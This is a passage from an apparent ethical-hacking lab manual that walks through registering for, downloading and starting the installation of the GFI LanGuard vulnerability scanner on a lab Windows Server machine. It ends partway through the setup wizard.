
Here, we will use GFI LanGuard to perform vulnerability scanning on the target system.

1. Turn on the **Windows Server 2019** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user account is selected and type **Pa$$w0rd** to enter the password and press **Enter**.
3. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type **https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/** and press **Enter**


4. The **GFI LanGuard** registration page appears. Enter your details and business email under the **Business Email** field and click **Continue**.



5. On the next page, enter the required details and select the **I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process data** checkbox and click **Continue**.




6. On the next page, enter a password in **Create Password** and in **Confirm Password** fields and click on **Start my free trial**.



7. The **Download your GFI LanGuard trial** page appears; click the **Download your free trial** button.


   Note: The **Opening languard.exe** pop-up appears; click **Save File**.




8. Now, navigate to the download location (here, **Downloads**) and double-click **languard.exe** to install.

   Note: If the **Open File - Security Warning** pop-up appears, click **Run**.

9. The **GFI LanGuard** dialog box appears; select preferred language (here, **English**) and click **OK**.



10. The **GFI LanGuard** wizard appears with selected components for installation; click **Next** to proceed.

